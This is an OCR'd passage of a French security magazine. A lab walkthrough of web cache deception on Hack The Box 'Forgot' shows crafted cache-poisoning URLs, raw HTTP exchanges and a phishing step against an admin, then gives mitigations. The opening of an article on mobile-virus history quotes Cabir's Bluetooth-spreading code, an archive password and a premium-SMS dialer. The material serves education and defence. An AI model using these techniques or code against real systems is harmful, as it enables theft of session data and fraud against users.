


Fig. 8 : Illustration du fonctionnement d'un défaut de configuration de type « path confusion ».




Fig. 9 : Illustration du fonctionnement d'une vulnérabilité de type « web cache deception ».

tout de même. Ce type de défaut de configuration se nomme « path confusion » et désigne une configuration dans laquelle un même chemin d'URL est interprété différemment par deux serveurs (Figure 8, page précédente).

L'idée est donc d'utiliser ce type de défaut de configuration afin de faire passer une requête d'API légitime vers le serveur applicatif pour une requête vers un fichier statique devant être mis en cache aux yeux du serveur de cache. Une fois qu'une telle requête a été identifiée par un attaquant, l'objectif est de réaliser un phishing (ou d'exploiter une autre vulnérabilité telle qu'une XSS) afin de forcer la victime à émettre cette dernière de sorte que ses informations soient stockées dans le cache. Dès lors que les informations de la victime sont stockées dans le cache, l'attaquant n'a plus qu'à rejouer la même requête pour récupérer les informations (Figure 9, page précédente).




Fig. 10 : Fonctionnalités principales de l'application vulnérable.

3.2 Exemple d'exploitation

Pour illustrer le fonctionnement des vulnérabilités de type « web cache deception », l'un des challenges de la machine « Forgot » issue de la plateforme Hack The Box [7] va être utilisé dans la suite de cette partie.

Dans cet exemple, le site web vulnérable est une application de ticketing. Cette application permet aux utilisateurs de générer des tickets qui seront ensuite traités par un service de support.

Deux types de profils différents existent sur cet environnement :

- *Administrateur* dispose d'un accès en lecture aux détails de l'ensemble des tickets ;
- *Utilisateur* dispose uniquement des privilèges nécessaires à la création de tickets.

Ici, l'objectif va être d'utiliser un défaut de configuration au sein des mécanismes de cache afin d'accéder aux fonctionnalités d'administration depuis un compte utilisateur standard. Pour cela, il est tout d'abord possible d'observer qu'un mécanisme de cache est configuré pour les ressources statiques (JavaScript, CSS, images, etc.) du site web. Comme dans l'exemple précédent, la présence de ce mécanisme peut être observée à l'aide des entêtes retournés par le serveur :

```
# Requête émise lors du téléchargement d'une image sur le site vulnérable
GET /static/images/bg.jpg HTTP/1.1
Host: 10.129.228.104

# Réponse renvoyée par le serveur
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.8.10
Date: Fri, 16 Jun 2023 08:10:30 GMT
Content-Disposition: inline; filename=bg.jpg
Content-Type: image/jpeg
Content-Length: 85538
Last-Modified: Sat, 10 Sep 2016 01:29:53 GMT
Date: Fri, 16 Jun 2023 08:10:30 GMT
Set-Cookie: session=a3abacd3-cdd8-4174-a256-6bfd543b3a74; HttpOnly; Path=/
cache-control: public, max-age=240
X-Varnish: 131158 294918
Age: 1272
Via: 1.1 varnish (Varnish/6.2)
Connection: keep-alive
[...]
```

Les entêtes ci-dessus indiquent que l'image peut être placée dans le cache durant 240 secondes. Aussi, l'utilisation du serveur de cache « Varnish » est mise en avant par les entêtes `X-Varnish` et `Via`. Toutes les ressources se trouvant au sein du dossier `/static` de l'application sont concernées par la mise en cache. Cependant, les autres pages de l'application ne sont pas mises en cache :

```
# Requête authentifiée permettant de récupérer la
liste des tickets d'un utilisateur
GET /tickets HTTP/1.1
Host: 10.129.228.104
Cookie: session=a3abacd3-cdd8-4174-a256-
6bfd543b3a74

# Réponse renvoyée par le serveur
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.8.10
Date: Fri, 16 Jun 2023 08:48:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7610
Set-Cookie: session=a3abacd3-cdd8-4174-a256-
6bfd543b3a74; HttpOnly; Path=/
X-Varnish: 98372
Age: 0
Via: 1.1 varnish (Varnish/6.2)
Accept-Ranges: bytes
Connection: keep-alive
[...]
```

Cette observation permet de déduire que le mécanisme de mise en cache est configuré de manière à placer uniquement les fichiers issus du dossier `/static` au sein du cache. Ce dossier ne contenant que des images ou fichiers publics, il est légitime d'autoriser la mise en cache de ces ressources. Cette règle de mise en cache permet donc d'éviter la mise en cache de pages contenant des informations sensibles.

Cependant, la configuration du serveur de cache n'est pas assez précise. En effet, il semble que le serveur cherche uniquement le mot clé `/static` au sein des URL afin de déterminer si une ressource doit être mise en cache. Il est donc possible de créer des URL contenant ce mot-clé tout en étant en réalité à des pages n'étant pas destinées à être mises en cache : voir tableau ci-dessous.

Par exemple, la requête suivante permet de mettre en cache une réponse à une requête authentifiée vers la route contenant la liste des tickets accessibles par un utilisateur standard :

```
# Requête permettant la mise en page de la page
" /tickets "
GET /tickets?a=/static/poc HTTP/1.1
Host: 10.129.228.104
Cookie: session=a3abacd3-cdd8-4174-a256-
6bfd543b3a74

# Réponse renvoyée par le serveur
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.8.10
Date: Fri, 16 Jun 2023 08:55:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7610
Set-Cookie: session=a3abacd3-cdd8-4174-a256-
6bfd543b3a74; HttpOnly; Path=/
cache-control: public, max-age=240
X-Varnish: 98386
Age: 0
Via: 1.1 varnish (Varnish/6.2)
Accept-Ranges: bytes
Connection: keep-alive
[...]
```

NOTE

Il est intéressant de noter que la réponse mise en cache dans l'exemple ci-dessus contient un entête `Set-Cookie`. Cela signifie donc que le cookie de session de l'utilisateur est stocké au sein du serveur de cache, ce qui pourrait mener à sa compromission bien que ce dernier soit protégé par l'attribut `HttpOnly`.

Chemin	Résultat
`/static/../tickets/poc`	Erreur 404
`/tickets?a=static`	Pas de mise en cache
`/tickets?a=/static/poc`	Mise en cache de la page « /tickets »
`/tickets/static/poc`	Mise en cache de la page « /tickets »




Fig. 11 : Récupération de la page « /tickets » depuis le cache.

Une fois mise en cache, cette page normalement accessible uniquement par les utilisateurs authentifiés devient accessible sans authentification à l'aide de l'URL utilisée précédemment (Figure 11).

Cela signifie donc qu'un utilisateur non authentifié qui parvient à convaincre un utilisateur authentifié de cliquer sur un lien spécifiquement conçu peut faire en sorte de placer une page sensible dans le cache. Une fois que l'utilisateur authentifié a cliqué sur ce lien, l'attaquant pourra lui aussi consulter la page en utilisant ce dernier, car la page placée dans le cache précédemment par la victime sera retournée.

Il est donc possible d'utiliser ce comportement afin d'accéder au contenu de la page « Ticket (escalated) » de l'application. L'analyse du code HTML de l'application permet d'identifier que cette page




Fig. 12 : Envoi d'un ticket contenant un lien permettant de mettre la page « /admin_tickets » dans le cache.




Fig. 13 : Récupération de la page « /admin_tickets » depuis le cache.

est accessible à l'URL `/admin_tickets`. L'objectif est donc de réaliser un phishing menant l'administrateur à cliquer sur un lien spécifiquement conçu afin de placer cette page au sein du cache puis d'aller récupérer son contenu par la suite (Figure 12, page précédente).

NOTE

Il est important que l'administrateur soit le premier à se rendre sur ce lien. Il faut que le cache soit vide ou expiré afin d'assurer que la page d'administration soit mise en cache lors de la visite du lien par l'administrateur.

Une fois que l'administrateur a cliqué sur le lien, il est possible d'accéder à la page d'administration placée dans le cache en utilisant le même lien que celui envoyé précédemment (Figure 13).

Un attaquant peut donc utiliser cette vulnérabilité de type « web cache deception » afin d'accéder à des informations sensibles. L'impact de telles failles peut être critique en fonction des informations qu'elles permettent de compromettre. Ici, les identifiants dérobés peuvent être utilisés afin d'obtenir un accès SSH au serveur de l'application.

NOTE

En situation réelle, les vulnérabilités de type « web cache deception » permettent la plupart du temps d'accéder à des informations personnelles ou de récupérer des jetons de session.

Par exemple, une vulnérabilité de ce type a été découverte sur ChatGPT en mars 2023. La configuration du serveur de cache en amont de l'application pouvait être exploitée afin de récupérer l'adresse e-mail et le jeton de session d'un utilisateur en utilisant la méthode décrite précédemment : https://twitter.com/naglinagli/status/1639343866313601024.

CONCLUSION

Les mécanismes de cache font partie intégrante de l'Internet moderne. Ces derniers permettent d'accélérer le temps de chargement des ressources tout en réduisant la charge des serveurs applicatifs.

Cependant, ces mécanismes peuvent être à l'origine de nouvelles vulnérabilités telles que le « web cache deception » et le « web cache poisoning ». L'impact de ces failles dépend fortement des fonctionnalités offertes par le site vulnérable. Mais dans certains cas, l'impact peut être critique sur l'application et ses utilisateurs en permettant, par exemple, le défacement de sites web ou encore le vol d'informations sensibles.

Il est donc important de prendre les précautions suivantes lors de la mise en place d'un mécanisme de cache :

- corriger les vulnérabilités côté client (XSS, redirection non contrôlée, etc.) même si elles semblent inexploitables ;
- mettre en cache uniquement les fichiers explicitement autorisés à l'être (via l'entête `Cache-Control`) ;
- préférer l'utilisation de règles de mise en cache basées sur l'entête `Content-Type` (plutôt que via l'extension ou le chemin d'un fichier) ;
- limiter l'envoi d'entêtes non essentiels (`Via`, `X-cache`, etc.) révélant l'existence de mécanismes de cache.

Pour finir, il est intéressant de noter que les vulnérabilités concernant les mécanismes de mise en cache sont dues à des défauts de configuration au niveau de l'infrastructure et qu'elles peuvent donc impacter des applications dont le code respecte toutes les meilleures pratiques de sécurité. Cela permet de rappeler que la sécurité est un ensemble et qu'elle est autant de la responsabilité des développeurs que des équipes en charge de l'infrastructure.

REMERCIEMENTS

Je remercie chaleureusement Florian Duthu, Stéphane Avi et Adrien Guinault pour leurs conseils précieux qui ont grandement aidé à la rédaction et la publication de cet article. ■

RÉFÉRENCES

[1] Présentation des mécanismes de cache HTTP :
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Caching
- https://www.cloudflare.com/en-gb/learning/cdn/what-is-caching/

[2] Entêtes HTTP dédiés aux mécanismes de cache : https://datatracker.ietf.org/doc/rfc9111/

[3] Configuration par défaut des serveurs de cache Cloudfare : https://developers.cloudflare.com/cache/about/default-cache-behavior

[4] Vulnérabilités de type « web cache poisoning » : https://developers.cloudflare.com/cache/about/default-cache-behavior

[5] Exemples d'environnements vulnérables aux failles de type « web cache poisoning » : https://portswigger.net/web-security/all-labs#web-cache-poisoning

[6] Vulnérabilités de type « web cache deception » :
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack.pdf
- https://portswigger.net/daily-swig/path-confusion-web-cache-deception-threatens-user-information-online

[7] Plateforme « HackTheBox » : https://www.hackthebox.com/

20 ANS DE VIRUS SUR TÉLÉPHONE MOBILE

Axelle APVRILLE – aapvrille@fortinet.com
Chercheur Anti-Virus

20 ans déjà ? Oui, le premier virus pour téléphone portable, Cabir, est apparu sur Symbian OS en 2004. Depuis tant de choses ont changé : les téléphones eux-mêmes, leur adoption dans la vie courante, le système d'exploitation, les modes de propagation, les motivations à écrire du code malveillant... Nous avons changé d'ère, et pourtant, en se penchant sur ces vieux codes, ils sont finalement très rusés, avec beaucoup de concepts encore actuels !

mots-clés : *MALWARE / TÉLÉPHONE MOBILE / HISTOIRE / SYMBIAN*

À l'instar du slogan de la conférence GreHack « New is not always better », nous avons oublié (ou certains n'ont pas connu !) l'époque de Symbian OS, WinCE et de J2ME. Pourtant, ils dominaient le marché au début des années 2000. Vous souvenez-vous du langage Basic4PPC pour Windows Mobile ? Et de la complexité à accéder à Internet sur les anciens téléphones ? Cet article vous propose un travail d'histoire informatique, ou devrais-je dire « d'archéologie informatique » ? Les informations se perdent vite sur Internet, et retrouver des informations précises d'il y a plus de 10 ans est plus complexe qu'on ne le croit... Comme souvent en Histoire, l'objectif est de comprendre comment on faisait autrefois, et même à regarder avec un certain « respect » les virus mobiles des premiers temps. Vieux, dépassés, certes, mais plein d'intelligence.

Les premiers temps de l'iPhone et d'Android paraissent un peu plus proches, nous en parlerons également dans cet article. Actuellement, le nombre de malwares sur Android dépasse très largement ceux sur iOS. Cependant, vous souvenez-vous qu'au tout début, c'était plutôt l'inverse ? Les premiers codes malveillants sont sortis pour iPhone avant d'apparaître sur Android.

1. RETROUVER LE CODE SOURCE DE CABIR (2004)

En 2006, Symbian OS représente 67 % du marché mondial, typiquement sur des téléphones Nokia, Sony Ericsson, Motorola. Les téléphones étaient épais, avec un petit écran et un clavier numérique. C'est sur ce genre de téléphone qu'apparaît Cabir, en juillet 2004. Ce ver se propageait à d'autres téléphones par Bluetooth et son comportement malicieux se limitait à l'affichage du message « Caribe » à l'écran. Attribué à un groupe de hackers de l'époque appelé 29A, Cabir n'avait pas vraiment d'intention de nuire, c'était plutôt une « preuve de concept » qui visait à démontrer qu'on pouvait écrire un virus pour téléphone mobile.

Retrouver le code de Cabir s'avère assez difficile maintenant. Le même problème se pose pour tous les articles, travaux de recherche et code qui ont plus d'une dizaine d'années : les liens sont morts, les sites ont migré, les images ne sont plus accessibles. Si vous souhaitez partir à la chasse, il faut savoir que le code de Cabir a été publié dans l'eZine

numéro 8 du groupe 29A. Le site exploit-db conserve des archives de ces magazines **[1]** et le code de Cabir se trouve dans un ZIP du sous-répertoire **Viruses/29A-8.004**. Ce ZIP est protégé par mot de passe ! Pour le dé-protéger, lisez bien le **readme.txt** associé :

```
VIRUSES AND MALICIOUS PROGRAMS WITH THE TARGET OF THEY WAS ABLE TO
FIGHT   THEM. IF  YOU TRIED TO OPEN  THE ATTACHED  FILE IN THE   SAME
COMPRESSED FILE   THAT THIS  README.TXT   FILE  YOU HAD  SEEN  IT
IS  PROTECTED  WITH A  PASSWORD. THE  PASSWORD FOR OPENING  THE
ATTACHED  FILE IS #@IMAGREEWITHTHESETERMSANDILLNOTCAUSEANYDAMAGE1%. I
REPEAT AGAIN YOU ARE RESPONSABLE OF ANY DAMAGE YOU CAUSE BY MODIFING,
COMPILING, LINKING,  RUNNING THE  PROGRAM, I HAD ONLY  A  TARGET WITH
IT AND IT IS TO SHOW A VIRUS AND TO SHOW HOW  A VIRUS  WORKS FOR YOU
WAS ABLE TO PREVENT.
```

Voici le code origine, en C++,de l'infection par Bluetooth, tel que publié par 29A. On est dans l'état 1 lorsqu'on a trouvé un téléphone portable distant dont le Bluetooth est activé et qu'on a essayé de s'y connecter. Soit la connexion a échoué (**IsConnected** sera faux) et on bascule dans l'état 3 où le programme essaiera à nouveau de trouver des victimes. Dans l'autre cas, **IsConnected** est vrai, le programme est alors connecté à une victime et lui transfère le virus dans un fichier appelé **CARIBE.SIS**.

```
void CaribeBluetooth::RunL()
{
 if(iState == 1)
 {
  if(!obexClient->IsConnected())
  {
   iState = 3;
  }
  else
  {

   //iCurrObject = CObexNullObject::NewL();
   //iCurrObject->SetNameL(_L("Hello World"));
   //obexClient->Put(*iCurrObject,iStatus);

   iState = 2;
   Cancel();

   obexClient->Put(*iCurrFile,iStatus);

   SetActive();
   return;
  }
}
```

Ce code inspire de nombreux autres auteurs : outre une trentaine de variantes de Cabir, on trouve jusqu'en 2010 de nombreux vers qui se propagent via Bluetooth ou MMS, notamment avec CommWarrior et BeSeLo. La propagation par MMS est généralement plus problématique pour les victimes, car il est rare avant 2010 d'avoir un forfait illimité et chaque envoi de MMS coûte quelques centimes au propriétaire.

2. J2ME ET LES DIALERS (2006)

En 2006, Java Me ou J2ME voit le jour. C'est une plateforme Java pour les environnements mobiles, et elle est vite adoptée par les téléphones portables du marché, y compris ceux à relativement bas prix. Les auteurs de malware en profitent pour développer des « dialers » en quelques lignes de code. Les dialers, de l'anglais « to dial » c'est-à-dire *composer* (un numéro de téléphone), sont des codes malveillants qui appellent des numéros surtaxés, plus ou moins à l'insu de la victime. Une partie de la taxe est reversée au propriétaire du numéro surtaxé, qui est de mèche avec l'auteur du code malveillant.

Un exemple intéressant de dialer est Java/GameSat. Il envoyait un SMS à un numéro surtaxé d'Indonésie très particulier : ce numéro

Fig. 1 : Téléphone infecté par Java/GameSat. L'envoi de SMS au numéro 151 est explicite, mais la victime espérait obtenir des conseils divinatoires, ou un service de rencontre (voire les services en arrière-plan de l'image). Le transfert de fonds est caché, la victime ne peut pas s'en douter à moins de connaître cette fonctionnalité offerte par le numéro 151 en Indonésie.

permettait un transfert de fonds d'une carte prépayée à une autre. Pour les cybercriminels concernés, le gain était double : gain dû à la surtaxe, et gain dû au transfert vers un de leurs comptes (Figure 1, page précédente) !

Outre la plateforme Java, d'autres auteurs de malware utilisaient un dérivé du Basic appelé Basic4PPC. Ce langage, proche de Visual Basic, permettait la programmation d'applications sur des téléphones Windows Mobile. Là encore, le développement d'un dialer se fait en quelques lignes de code. Par exemple, voici le code décompilé de WinCE/Redoc.D!tr. Ce code démarre le dialer à 3h32 du matin, et envoie un SMS au numéro surtaxé 3833, avec le contenu « suloto ». C'est simple, mais efficace.

```
_main_app_start
_main_cnf . new1 ( 3833 , suloto )
_main_hrd . new1
_main_t = ( 03:32 )
_main_v = ( _main_t , 0 , 0 , 1 )
_main_hrd . runappattime ( _main_
hrd . getspecialfolder(_main_hrd .
sfwindows ) & /cldll.exe, _main_v
)
end_sub
```

3. L'ACCÈS À INTERNET : UNE ÉTAPE MAJEURE (2009)

